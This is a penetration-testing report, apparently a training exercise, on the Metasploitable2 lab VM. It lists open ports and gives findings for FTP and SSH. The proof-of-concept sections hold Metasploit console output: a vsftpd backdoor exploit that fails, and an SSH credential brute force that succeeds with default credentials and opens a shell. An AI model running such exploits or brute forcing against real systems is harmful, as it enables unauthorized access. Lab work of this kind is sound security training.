VULNERABILITY ASSESSMENT & PENETRATION TESTING REPORT

26-11-2023

Mr. Bhushan Laxman Salunke

CONTENTS

COPYRIGHT

DISCLAIMER

By accessing and using this report you agree to the following terms and conditions and applicable laws, without limitation or qualification, unless otherwise started, the contents of this documents including, but not limited to, the text and images contained herein, and their arrangement are the property of Mr. Bhushan Salunke. Nothing contained in this document shall be construed as conferring by implication, estoppel, or otherwise, any license or right to any copyright, patent, trademark or other proprietary interest of Mr. Bhushan Salunke or any third party. This document and its content including, but not limited to, graphics, images and documentation may, without the prior written consent of Mr. Bhushan Salunke. Any use you make of the information provided is at your own risk and liability. Mr. Bhushan Salunke makes no representation about the suitability, reliability, availability, timeliness and accuracy of the information products, services related graphics and other contents are provided 'as is' without warranty of any kind. The relationship between you and Mr. Bhushan Salunke shall be governed by the laws of the Republic of India without regard to its conflict of law provisions. You and Mr. Bhushan Salunke agree to submit to the personal and exclusive jurisdiction of the courts located at Mumbai, India. You are responsible for complying with the laws of the jurisdiction and agree that you will not access or use the information in this report, in violation of such laws. You represent that you have the lawful right to submit such information and agree that you will not submit any information unless you are legally entitled to do so.

DOCUMENT AUTHORITIES

Company	Indian Cyber Security Solutions (GreenFellow IT Security Solutions Pvt Ltd)
Date	21-11-2023
Reference	
Scope	Application Security Assessment
Classification	Public Internal Confidential Secret
Document	Proposal Deliverable General

RECIPIENTS

Name	Title	Company
Mr. Prakash S	Cyber Security Analyst	Indian Cyber Security Solutions (GreenFellow IT Security Solutions Pvt Ltd)

DOCUMENT HISTORY

Date	Version	Prepared by	Status
26-11-2023	1.0	Mr. Bhushan Salunke	Final Report

OVERVIEW

Indian Cyber Security Solutions (GreenFellow IT Security Solutions Pvt Ltd) has appointed Mr. Bhushan Salunke specializing in information security assessments to review Metasploitable2, with a perspective of evaluating the effectiveness of the technical controls by following ethical hacking procedures.

The information contained in this report is confidential and is intended only for use by the management of Indian Cyber Security Solutions (GreenFellow IT Security Solutions Pvt Ltd). Outsourcing Services. We are not responsible to any other person/party or for any decision of such person or party based in this report. It is hereby notified that any reproduction, copying or otherwise quoting of this report or any part thereof except for the purpose mentioned herein above can be done only with our prior written permission.

SOURCES OF INFORMATION

We have called for and obtained such data, information etc. As were necessary for the purpose of our assignment which has been made available to us by the management or been found in the public domain.

The information relating to the server details, ip-address, network devices, configuration etc. has been obtained from Mr. Bhushan Salunke.

SUMMARY OF FINDING

The graph below shows a summary of the number of vulnerabilities found for each impact level for the Assessment. A significant number of high impact vulnerabilities were found that should be addressed as a priority.

Risk Level	CRITICAL	HIGH	MEDIUM	LOW
Risk Count	2	14	7	0

Total - 23

1. EXECUTIVE SUMMARY

1.1. INTRODUCTION

Mr. Bhushan Salunke conducted an Application Security audit activity for the Metasploitable2. The assignment was carried out by Mr. Bhushan Salunke between the 20th to 21st of November 2023 with the following goals:

- Identifying security vulnerabilities
- Providing risk mitigation recommendations for the discovered vulnerabilities
- Mapping the discovered vulnerabilities of Metasploitable2 to Indian Cyber Security Solutions (GreenFellow IT Security Solutions Pvt Ltd)

The audit report contains:

- The description of the IT Components and its business case
- The security vulnerabilities discovered as a result of the technical application security
- The security vulnerabilities discovered as a result of the application process audit
- The risk mitigation strategies that need to be implemented to ensure that the application meets information protection plan (IPP) control compliancy

1.2. SCOPE OF THE AUDIT

The vulnerability assessment has been conducted to provide a holistic picture of Metasploitable2. Outsourcing Services and with the aim of bringing the level of security up to the level of current industry standards.
The following list defines the port number to be scanned for vulnerabilities:

No.	IP Address	Operating System	Port Number	Description	Version
01	192.186.64.129	Metasploitable2	21	ftp	vsftpd
02	192.186.64.129	Metasploitable2	22	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
03	192.186.64.129	Metasploitable2	23	telnet	Linux telnetd
04	192.186.64.129	Metasploitable2	25	smtp	Postfix smtpd
05	192.186.64.129	Metasploitable2	53	domain	ISC BIND 9.4.2
06	192.186.64.129	Metasploitable2	80/tcp	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
07	192.186.64.129	Metasploitable2	111/tcp	rpcbind	2 (RPC #100000)
08	192.186.64.129	Metasploitable2	139/tcp	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
09	192.186.64.129	Metasploitable2	445/tcp	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
10	192.186.64.129	Metasploitable2	512/tcp	exec	netkit-rsh rexecd
11	192.186.64.129	Metasploitable2	513/tcp	login	OpenBSD or Solaris rlogind
12	192.186.64.129	Metasploitable2	514/tcp	tcpwrapped	tcpwrapped
13	192.186.64.129	Metasploitable2	1099/tcp	java-rmi	GNU Classpath grmiregistry
14	192.186.64.129	Metasploitable2	1524/tcp	bindshell	Metasploitable root shell
15	192.186.64.129	Metasploitable2	2049/tcp	nfs	2-4 (RPC #100003)
16	192.186.64.129	Metasploitable2	2121/tcp	ftp	ProFTPD 1.3.1
17	192.186.64.129	Metasploitable2	3306/tcp	mysql	MySQL 5.0.51a-3ubuntu5
18	192.186.64.129	Metasploitable2	5432/tcp	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
19	192.186.64.129	Metasploitable2	5900/tcp	vnc	VNC (protocol 3.3)
20	192.186.64.129	Metasploitable2	6000/tcp	X11	(access denied)
21	192.186.64.129	Metasploitable2	6667/tcp	irc	UnrealIRCd
22	192.186.64.129	Metasploitable2	8009/tcp	ajp13	Apache Jserv (Protocol v1.3)
23	192.186.64.129	Metasploitable2	8180/tcp	http	Apache Tomcat/Coyote JSP engine 1.1

2. REPORT FORMAT

Vulnerability assessment was carried out for each host listed in scope. The discovered vulnerabilities are arranged per host, beginning with the host information followed by the vulnerabilities for that system. Below is a description of how the vulnerabilities per host are listed: -

HOST INFORMATION:

HOST Title – This title shows the scanner host's role and its IP address as shown below

HOST ROLE: X.X.X.X

VULNERABILITY INFORMATION:

Compliance of IP Address:	
Risk	
Abstract	
IPMG Control Violation	
Reference	
Ease of Exploitation	
Impact	
Recommendations	

VULNERABILITY TITLE – A short title that describes vulnerability. For each vulnerability, the title bar is color coded for a quick identification of the risk level. Title bar color codes are as follows:

RISK LEVEL, COLOR CODE & COLOR CODE SIGNIFICANE

CRITICAL	This is typically the highest level of severity, indicating a situation or issue that requires immediate attention or resolution. Critical issues are often those that can lead to significant disruptions or failures if not addressed promptly.
HIGH	High severity indicates a serious issue that needs attention but may not be as urgent as critical issues. It signifies a substantial problem that should be addressed promptly to prevent further escalation.
MEDIUM	Medium severity suggests a moderate level of concern. Issues categorized as medium severity may not require immediate attention but should be addressed in a timely manner to prevent them from becoming more serious.
LOW	Low severity indicates a minor issue that may not have an immediate impact on the system or process. These issues are typically of lower priority and can be addressed when resources are available.
INFORMATION	This category may not represent severity but rather informational messages. Informational codes are often used to convey non-critical information or status updates that are relevant for users or administrators to be aware of.
EXTERNALLY	This term doesn't seem to be related to severity directly but may suggest that the issue or information is coming from an external source. This could mean that the information or problem originates outside the system or organization.

- ABSTRACT – Describes the flaw or bugs that causes the vulnerability
- IPMG CONTROL VIOLATION – Provides the IPMG control numbers that are violated
- REFERENCE – Describes the reference for the respective vulnerability found
- Ease of Exploitation – Provides a metric for the skill level required to exploit the vulnerability

Metric Skill-level	Metric Skill-level
Easy	Casual user
Medium	Computer-savvy individual
Hard	Determined hacker

THE CATEGORIES ARE:

- IMPACT – Describes the possible business impact on Metasploitable2 if this vulnerability is successfully exploited by an attacker
- RECOMMENDATION – Provides solutions or workarounds to mitigate the risk arising from this vulnerability.
- PROOF OF CONCEPT – Screenshots / supporting evidence showing the vulnerability being exploited

3. VULNERABILITIES DISCOVERED

3.1. METASPLOITABLE2 PORT 21 FTP VSFTPD – 192.168.64.129

GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine


VULNERABILITY INFORMATION


Vulnerability observed - Medium

1. FTP port 21 is open in Metasploitable2	
Application	FTP VSFTPD on port 21
Risk	Medium
Abstract	Weak credentials, potential for anonymous login
IPMG Control Violation	Access Control
Ease of Exploitation	Medium
Impact	Unauthorized access to file
Recommendations	Strengthen FTP credentials, enforce strict access controls, consider SFTP | Application-Specific Risk, Unauthorized Access

Proof of Concept

The metasploitable2 ftp port 21 is exploited by Backdoor Command Execution




kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2023.3-vmwar
Metasploitable2-Linux
kali-linux-2023.3-vmware...
Metasploitable2-Linux
1 2 3 4
13:52
kali@kali: ~
File Actions Edit View Help
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.64.129
rhost ⇒ 192.168.64.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.64.129:21 - The port used by the backdoor bind listener is already open
[-] 192.168.64.129:21 - The service on port 6200 does not appear to be a shell
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ls
[*] exec: ls
Desktop Documents Downloads Music Pictures Public Templates Videos
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.64.129:21 - The port used by the backdoor bind listener is already open
[-] 192.168.64.129:21 - The service on port 6200 does not appear to be a shell
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.64.129:21 - The port used by the backdoor bind listener is already open
[-] 192.168.64.129:21 - The service on port 6200 does not appear to be a shell
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ls
[*] exec: ls
Desktop Documents Downloads Music Pictures Public Templates Videos
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
21°C
Mostly clear
Search
ENG
IN
00:22
20-11-2023

3.2. METASPLOITABLE2 PORT 22 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0) – 192.168.64.129

GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine


VULNERABILITY INFORMATION


Vulnerability observed - Medium


2. SSH port is open in Metasploitable2	
Application	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0) on port 22
Risk	Medium
Abstract	Weak authentication, outdated software
IPMG Control Violation	Access Control
Ease of Exploitation	Medium
Impact	Unauthorized access
Recommendations	Enforce strong SSH passwords, implement key-based authentication | Application-Specific Risk

Proof of Concept

The metasploitable2 ftp port 22 is exploited by SSH Login Check Scanner




kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-vmwa
Metasploitable2-Linux
kali-linux-2023.3-vmware...
Metasploitable2-Linux
14:33
kali@kali: ~
File Actions Edit View Help
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.64.129:22 - Starting bruteforce
[-] 192.168.64.129:22 - Failed: 'ganesh:harish'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.64.129:22 - Failed: 'ganesh:mayuresh'
[-] 192.168.64.129:22 - Failed: 'ganesh:thirupathi'
[-] 192.168.64.129:22 - Failed: 'ganesh:swami'
[-] 192.168.64.129:22 - Failed: 'ganesh:msfadmin'
[-] 192.168.64.129:22 - Failed: 'vignesh:harish'
[-] 192.168.64.129:22 - Failed: 'vignesh:mayuresh'
[-] 192.168.64.129:22 - Failed: 'vignesh:thirupathi'
[-] 192.168.64.129:22 - Failed: 'vignesh:swami'
[-] 192.168.64.129:22 - Failed: 'vignesh:msfadmin'
[-] 192.168.64.129:22 - Failed: 'msfadmin1:harish'
[-] 192.168.64.129:22 - Failed: 'msfadmin1:mayuresh'
[-] 192.168.64.129:22 - Failed: 'msfadmin1:thirupathi'
[-] 192.168.64.129:22 - Failed: 'msfadmin1:swami'
[-] 192.168.64.129:22 - Failed: 'msfadmin1:msfadmin'
[-] 192.168.64.129:22 - Failed: 'helloworld:harish'
[-] 192.168.64.129:22 - Failed: 'helloworld:mayuresh'
[-] 192.168.64.129:22 - Failed: 'helloworld:thirupathi'
[-] 192.168.64.129:22 - Failed: 'helloworld:swami'
[-] 192.168.64.129:22 - Failed: 'helloworld:msfadmin'
[-] 192.168.64.129:22 - Failed: 'msfadmin:harish'
[-] 192.168.64.129:22 - Failed: 'msfadmin:mayuresh'
[-] 192.168.64.129:22 - Failed: 'msfadmin:thirupathi'
[-] 192.168.64.129:22 - Failed: 'msfadmin:swami'
[+] 192.168.64.129:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
20°C Clear
Search
ENG IN
01:03 20-11-2023


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-vmwa
Metasploitable2-Linux
kali-linux-2023.3-vmware...
Metasploitable2-Linux
14:26
kali@kali: ~
File Actions Edit View Help
[-] 192.168.64.129:22 - Failed: 'msfadmin:harish'
[-] 192.168.64.129:22 - Failed: 'msfadmin:mayuresh'
[-] 192.168.64.129:22 - Failed: 'msfadmin:thirupathi'
[-] 192.168.64.129:22 - Failed: 'msfadmin:swami'
[+] 192.168.64.129:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.64.128:35785 → 192.168.64.129:22) at 2023-11-19 14:25:31 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i
Active sessions
Id Name Type Information Connection
1 shell linux SSH kali @ 192.168.64.128:35785 → 192.168.64.129:22 (192.168.64.129)
msf6 auxiliary(scanner/ssh/ssh_login) > use 1
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > ls
[*] exec: ls
Desktop Documents Downloads Music Pictures Public Templates Videos
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > cd /
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > ls
[*] exec: ls
bin dev hello.txt initrd.img lib lib64 lost+found mnt pass.txt root sbin swapfile tmp usr vmlinuz
boot etc home initrd.img.old lib32 libx32 media opt proc run srv sys user.txt var vmlinuz.old
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) >
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
21°C Clear
Search
ENG IN
